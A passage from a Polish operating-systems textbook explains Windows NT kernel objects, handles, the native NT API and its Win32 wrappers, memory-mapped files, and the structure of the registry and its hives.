Stosowanie terminu *obiekt* w kontekście struktur danych wykorzystywanych przez system operacyjny bywa źródłem nieporozumień, ponieważ tak rozumiane obiekty są mylone z obiektami *programowania obiektowego*. Obiekty systemu operacyjnego oferują co prawda możliwość ukrywania danych i wprowadzają abstrakcję, ale nie spełniają kilku najbardziej podstawowych warunków właściwych systemom programowania obiektowego, jak dziedziczenie czy polimorfizm.

Rdzenny interfejs API systemu NT obejmuje wywołania niezbędne do tworzenia nowych obiektów trybu jądra oraz uzyskiwania dostępu do obiektów już istniejących. Każde wywołanie tworzące lub otwierające obiekt zwraca procesowi wywołującemu wartość określana mianem *uchwytu* (ang. *handle*). Uchwyt można następnie wykorzystać w operacjach na danym obiekcie. Uchwyty są przypisane procesom, które je utworzyły. Ogólnie nie jest możliwe przekazywanie uchwytów bezpośrednio do innych procesów, które mogłyby te uchwyty wykorzystywać w roli odwolań do tego samego obiektu. Okazuje się jednak, że w pewnych okolicznościach istnieje możliwość bezpiecznego powielenia istniejącego uchwytu w tablicy uchwytów pozostałych procesów, aby te procesy mogły równocześnie uzyskiwać dostęp do tych samych obiektów (nawet jeśli te obiekty nie są dostępne w ich przestrzeni nazw). Proces powielający uchwyty sam musi dysponować uchwytnymi zarówno procesu źródłowego, jak i procesu docelowego.

Każdy obiekt ma przypisany *deskryptor bezpieczeństwa*, który szczegółowo opisuje, kto może wykonywać poszczególne rodzaje operacji na danym obiekcie, a kto nie może tego robić. Podczas gdy uchwyt jest powielany z myślą o udostępnieniu tego samego obiektu wielu procesom, można przypisywać kopiom tego uchwytu nowe ograniczenia dostępu. Oznacza to, że proces może np. powieleć uchwyt z prawem odczytu i zapisu i przekształcić go w uchwyt tylko do odczytu — proces docelowy nie będzie miał prawa zapisu tego obiektu.

Nie wszystkie struktury danych tworzone przez system są obiektami i nie wszystkie obiekty są obiektami trybu jądra. Zbiór prawdziwych obiektów trybu jądra obejmuje tylko obiekty wymagające nazwania, ochrony i współdzielenia w ten czy inny sposób. Zwykle tego rodzaju obiekty reprezentują jakąś abstrakcję programistyczną zaimplementowaną w ramach jądra. Każdy obiekt trybu jądra ma typ zdefiniowany przez system, obejmuje precyzyjnie zdefiniowane operacje i zajmuje część pamięci jądra. Programy trybu użytkownika mogą co prawda wykonywać operacje obiektów trybu jądra (z wykorzystaniem wywołań systemowych), ale nie mogą uzyskiwać tych danych bezpośrednio.

W tabeli 11.4 przedstawiono przykłady wywołań rdzennych interfejsów API — we wszystkich tych wywołaniach użyto wprost uchwytów umożliwiających operowanie na obiektach trybu jądra, jak procesy, wątki, porty IPC czy *sekcje* (wykorzystywane do opisywania obiektów pamięci, które mogą być odwzorowywane w przestrzeniach adresowych). Wywołanie `NtCreateProcess` zwraca uchwyt do nowo utworzonego obiektu procesu, czyli wykonywanej kopii programu reprezentowanego przez `SectionHandle`. Za pośrednictwem wywołania `DebugPortHandle` można komunikować się z debugerem po tym, jak proces przekaże mu sterowanie w razie wystąpienia wyjątku (np. wskutek próby dzielenia przez zero lub dostępu do nieprawidłowego adresu pamięci).

Tabela 11.4. Przykłady rdzennych wywołań interfejsu NT API wykorzystujących uchwyty obiektów i operujących na tych obiektach ponad granicami procesów

NtCreateProcess(&ProcHandle, Access, SectionHandle, DebugPor tHandle, ExceptPor tHandle, ...)
NtCreateThread(&ThreadHandle, ProcHandle, Access, ThreadContext, CreateSuspended, ...)
NtAllocateVirtualMemory(ProcHandle, Addr, Size, Type, Protection, ...)
NtMapViewOfSection(SectHandle, ProcHandle, Addr, Size, Protection, ...)
NtReadVirtualMemory(ProcHandle, Addr, Size, ...)
NtWriteVirtualMemory(ProcHandle, Addr, Size, ...)
NtCreateFile(&FileHandle, FileNameDescriptor, Access, ...)
NtDuplicateObject(srcProcHandle, srcObjHandle, dstProcHandle, dstObjHandle, ...)

Wywołanie `ExceptPortHandle` służy do komunikacji z procesem podsystemu w przypadku wystąpienia błędów, które nie są obsługiwane przez dołączony debugger.

Wywołanie `NtCreateThread` otrzymuje na wejściu `ProcHandle`. Może na tej podstawie utworzyć wątek dowolnego procesu, którego uchwytem dysponuje proces wywołujący (jeśli oczywiście dysponuje odpowiednimi prawami dostępu). Podobnie wywołania `NtAllocateVirtualMemory`, `NtMapViewOfSection`, `NtReadVirtualMemory` i `NtWriteVirtualMemory` umożliwiają procesowi operowanie nie tylko na własnej przestrzeni adresowej, ale też alokowanie adresów wirtualnych, odwzorowywanie sekcji oraz odczytywanie lub zapisywanie pamięci wirtualnej pozostałych procesów. `NtCreateFile` jest rdzennym wywołaniem API umożliwiającym tworzenie nowych lub otwieranie już istniejących plików. Wywołanie `NtDuplicateObject` pozwala powielać uchwyty obiektów na potrzeby innych procesów.

Obiekty trybu jądra oczywiście nie występują tylko w systemach Windows. Także systemy UNIX obsługują rozmaite obiekty trybu jądra, jak pliki, gniazda sieciowe, potoki, urządzenia czy procesy, a także mechanizmy komunikacji międzyprocesowej (IPC), jak pamięć współdzielona, porty komunikatów, semafory czy urządzenia wejścia-wyjścia. W systemach UNIX istnieje wiele różnych sposobów nazywania i uzyskiwania dostępu do tego rodzaju obiektów — możemy posłużywać się deskryptorami plików, identyfikatorami procesów, identyfikatorami całkowitoliczbowymi dla obiektów SystemV IPC oraz i-węzłami dla urządzeń. Dla każdej z klas obiektów Uniksa istnieje odrębna implementacja. Pliki i gniazda korzystają z innych rozwiązań niż mechanizmy SystemV IPC, procesy czy urządzenia.

W systemie Windows obiekty jądra korzystają ze wspólnego mechanizmu, w którym odwołania do obiektów jądra wymagają stosowania uchwytów i nazw przestrzeni nazw NT oraz który korzysta ze zunifikowanej implementacji w ramach centralizowanego *menedżera obiektów*. Jak już wspomniano, uchwyty są kojarzone z konkretnymi procesami, ale mogą być powielane na potrzeby innych procesów. Menedżer obiektów dopuszcza możliwość nadawania obiektom nazw (podczas tworzenia), które można następnie wykorzystywać podczas otwierania tych obiektów i uzyskiwania odpowiednich uchwytów.

Menedżer obiektów wykorzystuje format *Unicode* (standard tzw. szerokich znaków) do reprezentowania nazw w *przestrzeni nazw NT*. Inaczej niż w systemie UNIX, w systemie NT nie rozróżnia się wielkich i małych liter — przestrzeń nazw co prawda zachowuje wielkość liter (ang. *case-preserving*), ale nie uwzględnia wielkości liter w operacjach (ang. *case-insensitive*). Przestrzeń nazw NT ma postać hierarchicznej struktury drzewiastej obejmującej katalogi, dowiązania symboliczne i obiekty.

Menedżer obiektów oferuje też zunifikowane mechanizmy niezbędne do synchronizowania, zapewniania bezpieczeństwa i zarządzania czasem życia obiektów. To, czy te uniwersalne mechanizmy menedżera obiektów są dostępne dla użytkowników określonego obiektu, zależy od komponentów wykonawczych, które udostępniają rdzenne interfejsy API niezbędne do operowania na poszczególnych typach obiektów.

Z obiektów zarządzanych przez menedżera obiektów nie korzystają tylko aplikacje. Także sam system operacyjny może tworzyć i wykorzystywać obiekty — okazuje się, że korzysta z tej możliwości bardzo często. Większość tych obiektów jest tworzona z myślą o umożliwieniu jednemu komponentowi systemu składowanie pewnych informacji przez określony czas lub o przekazaniu pewnej struktury danych innemu komponentowi (z wykorzystaniem mechanizmów menedżera obiektów w zakresie zarządzania nazwami i czasem życia). Jeśli np. system odkrywa nowe urządzenie, musi utworzyć jeden lub wiele *obiektów urządzeń* reprezentujących to urządzenie i logicznie opisujących sposób połączenia tego urządzenia z resztą systemu. Sterowanie tym urządzeniem wymaga załadowania jego sterownika i utworzenia *obiektu sterownika* obejmującego właściwości urządzenia oraz wskaźniki do zaimplementowanych w sterowniku funkcji odpowiedzialnych za przetwarzanie żądań operacji wejścia-wyjścia. Sam system operacyjny odwołuje się do sterowników właśnie za pośrednictwem odpowiednich obiektów. Istnieje też możliwość uzyskania bezpośredniego dostępu do sterownika (z użyciem nazwy), zamiast za pośrednictwem kontrolowanych przez niego urządzeń (np. w celu ustawienia parametrów urządzenia z poziomu procesu trybu użytkownika).

Inaczej niż w systemie UNIX, który składa się korzeń przestrzeni nazw w systemie plików, korzeń przestrzeni nazw systemu NT jest utrzymywany w pamięci wirtualnej jądra. Oznacza to, że system NT musi odtworzyć swoją przestrzeń nazw najwyższego poziomu podczas każdego uruchamiania. Z drugiej strony wykorzystanie pamięci wirtualnej jądra umożliwia systemowi NT umieszczenie informacji w przestrzeni nazw bez konieczności uprzedniej inicjalizacji systemu plików. Takie rozwiązanie ułatwia też dodawanie do systemu nowych typów obiektów trybu jądra, ponieważ każdy nowy typ obiektu nie wymaga modyfikacji formatów samych systemów plików.

Nazwany obiekt można oznaczyć jako *trwały* (ang. *permanent*), czyli taki, który będzie istniał do czasu usunięcia wprost lub ponownego uruchomienia systemu, nawet jeśli żaden proces nie będzie dysponował uchwytem do tego obiektu. Tego rodzaju obiekty mogą nawet rozszerzyć przestrzeń nazw systemu NT o procedury *przyłączania*, dzięki którym mogą występować w roli odpowiedników punktów montowania znanych z systemów UNIX. Systemy plików i rejestr wykorzystują tę możliwość do montowania woluminów i plików gałęzi w przestrzeni nazw systemu NT. Za pośrednictwem obiektu urządzenia przypisanego woluminowi można uzyskiwać dostęp do surowego woluminu; sam obiekt urządzenia reprezentuje w takim przypadku punkt montowania tego woluminu w przestrzeni nazw NT. Dostęp do poszczególnych plików na tym woluminie można uzyskać poprzez konkatenację nazwy odpowiedniego obiektu urządzenia i nazwy interesującego nas pliku.

Nazwy trwałe wykorzystuje się także do reprezentowania obiektów synchronizacji i pamięci współdzielonej, ponieważ mogą być używane przez wiele procesów bez konieczności ponownego tworzenia obiektów w odpowiedzi na uruchamianie i zamknięcie procesów. Obiekty urządzeń, a często także obiekty sterowników, mają przypisane trwałe nazwy, co gwarantuje im choć część trwałości znanej ze specjalnych i-węzłów składowanych w katalogu */dev* systemu UNIX.

Wiele szczegółów związanych z funkcjonowaniem rdzennego API systemu NT omówimy w następnym punkcie przy okazji analizy interfejsów programowania (API) oferujących opakowania wywołań systemowych NT.

11.2.2. Interfejs programowania aplikacji Win32

Wyołania funkcji podsystemu Win32 określa się zbiorczym mianem *Win32 API* (interfejsu programowania aplikacji Win32). Interfejsy tych wywołań są publicznie dostępne i w pełni udokumentowane. Zaimplementowano je jako procedury bibliotek, które albo opakowują rdzenne wywołania systemowe NT (wykorzystywane do realizacji żądanych zadań), albo — rzadziej — pracują tylko w trybie użytkownika. Ponieważ rdzenne interfejsy API systemu NT nie są publicznie dostępne, większość wywołań systemowych jest dostępna właśnie za pośrednictwem Win32 API. Istniejące wywołania interfejsu programowania Win32 rzadko są zmieniane w nowych wydaniach systemu Windows — programiści firmy Microsoft starają się raczej uzupełniać ten interfejs o nowe funkcje.

W tabeli 11.5 zestawiono wybrane niskopoziomowe wywołania interfejsu Win32 API z opakowanymi przez nie wywołaniami rdzennego NT API. Najciekawsze jest to, że zastosowane odwzorowania są... zupełnie nieciekawe. Większość niskopoziomowych funkcji interfejsu Win32 ma swoje odpowiedniki w interfejsie NT, co jest o tyle naturalne, że interfejs Win32 projektowano właśnie z myślą o systemie NT. W wielu przypadkach warstwa Win32 musi jednak zmieniać parametry swoich wywołań, aby odpowiadały parametrom oczekiwany przez wywołania interfejsu NT — tak jest np. w przypadku ścieżek wymagających odpowiedniego odwzorowania (w tym specjalnych nazw urządzeń systemu MS-DOS, np. *LPT*):. Także interfejsy programowe Win32 odpowiedzialne za tworzenie procesów i wątków muszą informować proces podsystemu Win32 (*csrss.exe*) o istnieniu nowych procesów i wątków wymagających zarządzania (patrz podrozdział 11.4).

Tabela 11.5. Przykłady wywołań interfejsu Win32 API i opakowywanych przez nie rdzennych wywołań NT API

Wywołanie Win32 API	Wywołanie rdzennego NT API
CreateProcess	NtCreateProcess
CreateThread	NtCreateThread
SuspendThread	NtSuspendThread
CreateSemaphore	NtCreateSemaphore
ReadFile	NtReadFile
DeleteFile	NtSetInformationFile
CreateFileMapping	NtCreateSection
VirtualAlloc	NtAllocateVirtualMemory
MapViewOfFile	NtMapViewOfSection
DuplicateHandle	NtDuplicateObject
CloseHandle	NtClose

Niektóre wywołania interfejsu Win32 otrzymują na wejściu ścieżki do plików, mimo że ich odpowiedniki w NT API operują na uchwytych. Oznacza to, że procedury opakowujące te wywołania muszą otwierać odpowiednie pliki, wywoływać interfejs NT API oraz zamknąć uzyskane uchwyty. Procedury opakowań tłumaczą też interfejsy Win32 API z formatu ANSI na format Unicode. Te funkcje interfejsu Win32 wymienione w tabeli 11.5, które wykorzystują łańcuchy w roli parametrów, w rzeczywistości tworzą dwa interfejsy API — tak jest np. w przypadku funkcji *CreateProcessW* i *CreateProcessA*. łańcuchy przekazywane na wejściu drugiego z tych API muszą być tłumaczone na format Unicode przed wywołaniem NT API, ponieważ podsystrem NT operuje tylko na łańcuchach Unicode.

Ponieważ kolejne wydania systemu Windows wprowadzają bardzo niewiele zmian w istniejących interfejsach Win32, programy binarne, które działają prawidłowo w poprzednich wydaniach, teoretycznie powinny działać także w nowych wydaniach. W praktyce jednak nowe wydania zwykle powodują liczne problemy związane z niezgodnością. System Windows jest na tyle skomplikowany, że nawet z pozoru nieistotne zmiany mogą prowadzić do błędów aplikacji. Twórcy samych aplikacji także nie są bez winy, ponieważ często decydują się na sprawdzanie wprost, z którą wersją systemu operacyjnego mają do czynienia, lub pozostawiają w swoich produktach ukryte błędy, które ujawniają się dopiero w nowym wydaniu systemu. Tak czy inaczej, firma Microsoft przed każdym wydaniem poświęca sporo czasu na poszukiwanie ewentualnych niezgodności w rozmaitych aplikacjach, po czym albo eliminuje usterki, albo opracowuje specjalne obejścia problemów z myślą o konkretnych aplikacjach.

System Windows obsługuje dwa specjalne środowiska wykonawcze nazywane łącznie **WOW** (od ang. *Windows-on-Windows*). WOW32 jest wykorzystywany w 32-bitowych systemach platformy x86 do wykonywania aplikacji 16-bitowego systemu Windows 3.x. Zadaniem tego środowiska jest odwzorowywanie wywołań systemowych i parametrów pomiędzy światami 16 i 32 bitów. Podobnie WOW64 umożliwia uruchamianie aplikacji stworzonych dla 32-bitowego systemu Windows w systemach 64-bitowych.

Filozofia stojąca za interfejsem Windows API jest zupełnie inna niż idee przywieczające twórcom systemu UNIX. Funkcje systemu operacyjnego UNIX są proste, otrzymując niewiele parametrów i bardzo rzadko oferując więcej niż jeden sposób wykonywania tej samej operacji. Podsystem Win32 obejmuje bardzo rozbudowane interfejsy z wieloma parametrami, często z trzema lub czterema operacjami realizującymi te same zadania oraz obejmujące zarówno funkcje niskopoziomowe, jak i funkcje wysokopoziomowe (np. `CreateFile` i `CopyFile`).

Oznacza to, że podsystem Win32 oferuje bardzo bogaty zbiór interfejsów. Z drugiej strony jest też źródłem sporej złożoności wskutek źle zaplanowanego podziału na warstwy systemu i mieszanie funkcji wysokopoziomowych z funkcjami niskopoziomowymi w ramach jednego API. Podczas naszej analizy systemów operacyjnych będziemy się koncentrować tylko na tych funkcjach niskopoziomowych interfejsu Win32 API, które opakowują rdzennego interfejs NT API.

Interfejs Win32 obejmuje wywołania odpowiedzialne za tworzenie i zarządzanie procesami oraz wątkami. Istnieje też wiele wywołań związanych z komunikacją międzyprocesową, w tym tworzących, niszczących i wykorzystujących muteksy, semafory, zdarzenia, porty komunikacyjne i inne obiekty IPC.

Mimo że znaczna część systemu zarządzania pamięcią jest niewidoczna dla programistów aplikacji, jedna z jego funkcji jest dostępna — procesy mają możliwość odwzorowywania plików w swoich obszarach pamięci wirtualnej. Oznacza to, że wątki wchodzące w skład tego samego procesu mogą odczytywać i zapisywać fragmenty jednego pliku, korzystając z odpowiednich wskaźników (bez konieczności wykonywania wprost operacji odczytu i zapisu związanych z przesyłem danych pomiędzy dyskiem a pamięcią). System zarządzania pamięcią sam wykonuje niezbędne operacje wejścia-wyjścia (stronicowania na żądanie) związane z obsługą plików odwzorowanych w pamięci.

System Windows implementuje pliki odwzorowywane w pamięci, korzystając z trzech zupełnie różnych mechanizmów. Po pierwsze udostępnia interfejsy, za których pośrednictwem procesy mogą zarządzać własnymi przestrzeniami adresów wirtualnych, włącznie z rezerwowaniem przedziałów adresów dla przyszłych operacji. Po drugie podsystem Win32 obsługuje abstrakcję *odwzorowywania plików* (ang. *file mapping*), która służy do reprezentowania adresowalnych obiektów, np. plików (w warstwie NT odwzorowanie pliku określa się mianem sekcji). Odwzorowania plików najczęściej są tworzone z myślą o odwołaniach z wykorzystaniem uchwytów do

plików, jednak mogą też być tworzone w celu stosowania odwołań do stron prywatnych zarezerwowanych w systemowym pliku stron.

Trzeci mechanizm odwzorowuje *perspektywy* (ang. *views*) odwzorowań plików w przestrzeni adresowej procesu. Interfejs Win32 umożliwia co prawda tylko tworzenie perspektyw dla bieżącego procesu, jednak wykorzystywany mechanizm NT jest bardziej elastyczny i oferuje możliwość tworzenia perspektyw dla dowolnych procesów — wystarczy, że proces wywołujący dysponuje uchwytem z odpowiednimi uprawnieniami. Oddzielenie procedury tworzenia odwzorowania pliku od operacji odwzorowywania pliku w przestrzeni adresowej to zupełnie inne rozwiązanie niż to znane z funkcji mmap systemu UNIX.

W systemie Windows odwzorowania plików mają postać obiektów trybu jądra reprezentowanych przez uchwyty. Jak większość uchwytów, te reprezentujące odwzorowania mogą być powielane na potrzeby innych procesów. Każdy z tych procesów może odwzorowywać plik we własnej przestrzeni adresowej. Odwzorowywane pliki są więc wygodnym mechanizmem współdzielenia pamięci prywatnej przez wiele procesów bez konieczności tworzenia wspólnych plików. W warstwie NT odwzorowania plików (sekcje) można oznaczać jako trwałe elementy przestrzeni nazw — można się wówczas do nich odwoływać według nazwy.

Dla wielu programów ważnym obszarem są operacje wejścia-wyjścia na plikach. Z perspektywy podsystemu Win32 plik jest po prostu liniową sekwencją bajtów. Interfejs Win32 API definiuje ponad 60 wywołań umożliwiających tworzenie i niszczenie plików i katalogów, otwieranie i zamykanie plików, odczytywanie i zapisywanie ich zawartości, odczytywanie i ustawianie atrybutów plików, blokowanie przedziałów bajtów w plikach i wiele innych podstawowych operacji związanych zarówno z organizacją systemu plików, jak i z dostępem do pojedynczych plików.

Istnieją też bardziej zaawansowane funkcje związane z zarządzaniem danymi składowanymi w plikach. Oprócz głównego strumienia danych pliki składowane w systemie plików NTFS mogą zawierać dodatkowe strumienie danych. Pliki (a nawet całe woluminy) można szyfrować. Ponadto mogą być one kompresowane i (lub) reprezentowane przez rzadki strumień bajtów, w ramach którego puste obszary danych nie zajmują przestrzeni dyskowej. Woluminy systemu plików można tak organizować, aby obejmowały wiele odrębnych partycji dyskowych z wykorzystaniem różnych poziomów magazynu RAID. Modyfikacje poddrzew plików lub katalogów można wykrywać albo za pomocą mechanizmu powiadomień, albo poprzez odczytywanie zapisów *dziennika* utrzymywanego przez system plików NTFS dla każdego woluminu.

Każdy wolumin systemu plików jest automatycznie montowany w przestrzeni nazw NT z wykorzystaniem nazwy nadanej temu woluminowi — oznacza to, że plik `\foo\bar` mógłby się nazywać np. `\urządzenie\WoluminDyskuTwardego\foo\bar`. W ramach każdego woluminu NTFS utrzymuje się punkty montowania (w systemie Windows określane mianem *punktów przyłączania*; ang. *reparse points*) i dowlaczania symboliczne, które ułatwiają zarządzanie poszczególnymi woluminami.

Niskopoziomowy model wejścia-wyjścia systemu Windows ma charakter asynchroniczny. Po rozpoczęciu operacji wejścia-wyjścia odpowiednie wywołanie systemowe może zwrócić sterowanie i umożliwić wątkowi, który to wywołanie zainicjował, dalszą pracę równolegle z wykonywaną operacją wejścia-wyjścia. System Windows oferuje możliwość anulowania wykonywanych operacji wejścia-wyjścia oraz wiele różnych mechanizmów, za których pomocą wątki mogą synchronizować działanie z kończącymi się operacjami wejścia-wyjścia. System Windows umożliwia też programom wymuszanie synchronicznego wykonywania operacji wejścia-wyjścia (można ten tryb wskazać podczas otwierania pliku). Wiele funkcji bibliotek, w tym funkcji biblioteki C oraz wywołań Win32, korzysta z synchronicznych operacji wejścia-wyjścia dla zapewnienia zgodności i uproszczenia modelu programowania. W takich przypadkach środowisko wykonawcze wraca do trybu użytkownika dopiero po zakończeniu wykonywania operacji wejścia-wyjścia.

Innym obszarem, dla którego interfejs Win32 API oferuje swoje wywołania, jest bezpieczeństwo. Każdy wątek jest skojarzony z obiektem trybu jądra nazwanym *tokenem* i dostarczającym informacje o tożsamości i uprawnieniach przypisanych temu wątkowi. Każdy obiekt może też dysponować *listą kontroli dostępu* (ang. *Access Control List — ACL*) precyzyjnie określającą, którzy użytkownicy mogą wykonywać poszczególne operacje na tym obiekcie. Ten model zabezpieczeń umożliwia szczegółowe definiowanie zasad udostępniania obiektów z wyszczególnieniem pojedynczych użytkowników, którzy mogą uzyskiwać dostęp do poszczególnych obiektów lub nie mogą tego dostępu uzyskać. Co więcej, zastosowany mechanizm jest rozszerzalny i umożliwia aplikacjom dodawanie nowych reguł bezpieczeństwa ograniczających np. godziny, w których dostęp do obiektów jest możliwy.

Przestrzeń nazw interfejsu Win32 różni się od opisanej w poprzednim punkcie przestrzeni nazw rdzennego interfejsu NT. Tylko wybrane obszary przestrzeni nazw NT są widoczne dla interfejsów Win32 API (z poziomu tych interfejsów można jednak uzyskiwać dostęp do całej przestrzeni nazw NT za pośrednictwem specjalnych łańcuchów, np. poprzedzonych przedrostkiem "\\"). W podsystemie Win32 dostęp do plików uzyskuje się z wykorzystaniem *liter napędów*. Katalog NT nazwany \DosDevices zawiera zbiór dowiązań symbolicznych łączących litery napędów z obiektami właściwych urządzeń. Przykładowo dowiązanie \DosDevices\C: może wskazywać np. na obiekt \Device\HarddiskVolume1. Katalog \DosDevices zawiera też dowiązania do pozostałych urządzeń warstwy Win32, jak COM1:, LPT1: czy NUL: (odpowiednio dla portów szeregowego i drukarki oraz tzw. urządzenia zerowego). Sam katalog \DosDevices jest w istocie dowiązaniem symbolicznym do \?. Inny katalog NT, nazwany \BaseNamedObjects, służy do składowania różnych nazwanych obiektów trybu jądra dostępnych za pośrednictwem interfejsu Win32 API. Do tej grupy należą obiekty wykorzystywane do synchronizacji, w tym semafory, pamięć wspólnie dzielona, liczniki czasowe i porty komunikacyjne.

Oprócz opisanych do tej pory niskopoziomowych interfejsów systemowych Win32 API obsługuje też wiele funkcji wykonujących operacje na graficznym interfejsie użytkownika (GUI), w tym wszystkie wywołania zarządzające interfejsem systemu. Istnieją też wywołania odpowiedzialne za tworzenie, niszczenie, zarządzanie i używanie okien, menu, pasków narzędzi, pasków stanu, pasków przewijania, okien dialogowych, ikon i wielu innych elementów widocznych na ekranie. Interfejs zawiera też wywołania umożliwiające rysowanie figur geometrycznych, wypełnianie ich, zarządzanie wykorzystywanymi przez nie paletami kolorów, obsługę czcionek i umieszczanie ikon na ekranie. I wreszcie istnieją wywołania obsługujące klawiaturę, mysz i inne urządzenia wykorzystywane przez użytkownika, a także urządzenia audio, drukowania i pozostałe urządzenia wyjściowe.

Operacje na graficznym interfejsie użytkownika współpracują bezpośrednio ze sterownikiem *win32k.sys* i korzystają ze specjalnych interfejsów, które zapewniają dostęp do funkcji wykonywanych w trybie jądra z poziomu bibliotek trybu użytkownika. Ponieważ tego rodzaju wywołania nie wymagają angażowania podstawowych wywołań systemowych warstwy NTOS, nie poświęcimy im więcej czasu.

11.2.3. Rejestr systemu Windows

Korzeń przestrzeni nazw NT jest utrzymywany w ramach jądra. Z przestrzenią nazw NT jest skojarzony magazyn danych, np. wolumin systemu plików. Skoro przestrzeń nazw NT jest konstruowana od podstaw przy okazji każdego uruchamiania systemu operacyjnego, skąd ten system „wie”, jakie są szczegóły konfiguracji tego systemu? Okazuje się, że system Windows kojarzy

przestrzeń nazw NT ze specjalnym rodzajem systemu plików (zoptymalizowanym pod kątem małych plików). Ten specjalny system plików określa się mianem *rejestru* (ang. *registry*). Rejestr podzielono na woluminy nazwane *gałęziami* (ang. *hives*). Każda gałąź jest składowana w osobnym pliku (w katalogu C:\Windows\system32\config\ woluminu startowego). Podczas uruchamiania systemu Windows ten sam program startowy, który ładuje jądro i pozostałe pliki startowe (w tym sterowniki startowe) z woluminu startowego, umieszcza w pamięci gałąź **SYSTEM**.

System Windows składuje w gałęzi **SYSTEM** zdecydowaną większość najważniejszych informacji, w tym informacje o sterownikach, które należy stosować dla poszczególnych urządzeń, o oprogramowaniu wymagającym uruchomienia przy starcie systemu oraz o parametrach decydujących o działaniu samego systemu. Informacje zawarte w tej gałęzi są wykorzystywane nawet przez program startowy, który na ich podstawie wybiera właściwe sterowniki urządzeń startowych (potrzebnych już na pierwszym etapie uruchamiania systemu). Sterowniki tego typu pozwalają właściwie interpretować system plików oraz korzystać z dysku i woluminu zawierających sam system operacyjny.

Pozostałe gałęzie konfiguracyjne wykorzystuje się już po uruchomieniu systemu w roli źródła informacji o oprogramowaniu zainstalowanym w tym systemie, o poszczególnych użytkownikach oraz o klasach zainstalowanych obiektów COM (od ang. *Component Object-Model*) trybu użytkownika. Informacje niezbędne do logowania lokalnych użytkowników są składowane w gałęzi **SAM** (od ang. *Security Access Manager*). Za utrzymywanie informacji dla użytkowników sieciowych odpowiada usługa *lsass* w gałęzi **SECURITY** — wspomniana usługa koordynuje swoje dane z serwerami usług katalogowych, aby użytkownicy mogli korzystać z jednej nazwy konta i hasła w całej sieci. Listę gałęzi wykorzystywanych w systemie Windows opisano w tabeli 11.6.

Tabela 11.6. Gałęzie rejestru systemu Windows Vista (HKLM jest skrótem od HKEY_LOCAL_MACHINE)

Plik gałęzi	Zamontowana nazwa	Znaczenie
SYSTEM	HKLM\SYSTEM	Informacje konfiguracyjne systemu operacyjnego wykorzystywane przez jądro
HARDWARE	HKLM\HARDWARE	Składowana w pamięci gałąź rejestrująca wykrywany sprzęt
BCD	HKLM\BCD*	Baza danych z informacjami konfiguracyjnymi procedury uruchamiania systemu
SAM	HKLM\SAM	Informacje o koncie lokalnego użytkownika
SECURITY	HKLM\SECURITY	Konto usługi <i>lsass</i> i pozostałe informacje o bezpieczeństwie
DEFAULT	HKEY_USERS\DEFAULT	Domyślna gałąź dla nowych użytkowników
NTUSER.DAT	HKEY_USERS<identyfikator>	Gałąź użytkownika składowana w jego katalogu domowym
SOFTWARE	HKLM\SOFTWARE	Klasy aplikacji rejestrowane przez model COM
COMPONENTS	HKLM\COMPONENTS	Manifesty i zależności komponentów systemowych

Przed wprowadzeniem rejestru informacje konfiguracyjne systemu Windows były składowane w setkach plików *.ini* (inicjujących) rozrzuconych po całym dysku. Rejestr zbiera te informacje w jednym, centralnym miejscu dostępnym już na wczesnym etapie uruchamiania systemu operacyjnego. Taka możliwość jest szczególnie ważna dla skuteczności implementacji funkcji plug and play systemu Windows. Z drugiej strony ewolucja systemu z czasem doprowadziła do poważnej dezorganizacji rejestru. Konwencje opisujące sposób definiowania i porządkowania informacji konfiguracyjnych są na tyle niejasne, że wiele aplikacji stosuje niemal zupełnie przypadkowe

rozwiązań. Większość użytkowników i aplikacji oraz wszystkie sterowniki dysponują pełnymi uprawnieniami i często bezpośrednio modyfikują parametry systemu reprezentowane w rejestrze, co czasem wpływa na działanie innych składników i destabilizuje pracę systemu operacyjnego.

Rejestr jest dość specyficzną wypadkową systemu plików i bazy danych, a mimo to nie przypomina żadnego z nich. Tematyce związanej z rejestrem poświęcono całe książki [Born, 1998], [Hipson, 2000], [Ivens, 1998]. Wielu producentów zdecydowało się nawet opracować i sprzedawać specjalne oprogramowanie, którego jedynym zadaniem jest zarządzanie złożonością rejestrzu.

Rejestr można przeglądać za pomocą dostępnego w systemie Windows programu z graficznym interfejsem użytkownika nazwanego *regedit*. Program umożliwia otwieranie i przeglądanie katalogów (nazywanych *kluczami*) oraz elementów danych (nazywanych *wartościami*). Do operowania na kluczach i wartościach rejestru (tak jak operuje się na katalogach i plikach) można też wykorzystać nowy język skryptowy firmy Microsoft nazwany *PowerShell*. Jeszcze ciekawszym narzędziem jest procmon, który można pobrać ze strony internetowej poświęconej narzędziom Microsoftu: www.microsoft.com/technet/sysinternals.

Program *procmon* analizuje wszystkie operacje dostępu do rejestrów systemu Windows i może stanowić niezwykle cenne źródło informacji. Niektóre programy nieustannie korzystają z jednego klucza nawet dziesiątki tysięcy razy.

Jak nietrudno się domyślić, *regedit* umożliwia użytkownikom edycję rejestrów — jeśli jednak użytkownik zdecyduje się na wprowadzanie zmian, powinien to robić bardzo ostrożnie. W ten sposób można bardzo łatwo sprawić, że system nie będzie się uruchamiał lub że zainstalowane aplikacje przestaną działać (wówczas naprawienie błędu będzie wymagało specjalistycznej wiedzy). Firma Microsoft obiecała, że w przyszłych wydaniach uporządkuje rejestr, jednak wciąż panuje tam trudny do opanowania bałagan — nieporównanie większy niż w przypadku informacji konfiguracyjnych systemów UNIX. Złożoność i kruczość rejestrów doprowadziły projektantów nowych systemów operacyjnych (w szczególności iOS i Android) do wniosku, że należy unikać tego rodzaju konstrukcji.

Rejestr jest dostępny dla programów korzystających z Win32 API. Istnieją wywołania umożliwiające m.in. tworzenie i usuwanie kluczy oraz odnajdywanie wartości w ramach kluczy. Kilka najczęściej stosowanych wywołań tego typu opisano w tabeli 11.7.

Tabela 11.7. Wybrane wywołania interfejsu Win32 API związane z operacjami na rejestrze

Funkcja Win32 API	Opis
RegCreateKeyEx	Tworzy nowy klucz rejestru
RegDeleteKey	Usuwa klucz rejestru
RegOpenKeyEx	Otwiera klucz, aby uzyskać jego uchwyty
RegEnumKeyEx	Zwraca kolejno podklucze klucza reprezentowanego przez dany uchwyty
RegQueryValueEx	Szuka danych składających się na wartość danego klucza

Kiedy system jest wyłączany, większość informacji składowanych w rejestrze zostaje zapisana na dysku w ramach odpowiednich gałęzi. Ponieważ integralność tych danych ma zasadniczy wpływ na funkcjonowanie systemu, system automatycznie sporządza kopie zapasowe i regularnie zapisuje metadane na dysku, aby uniknąć ich uszkodzenia nawet w razie awarii. Utrata rejestrów oznaczałaby konieczność ponownej instalacji całego oprogramowania danego systemu.

11.3. STRUKTURA SYSTEMU

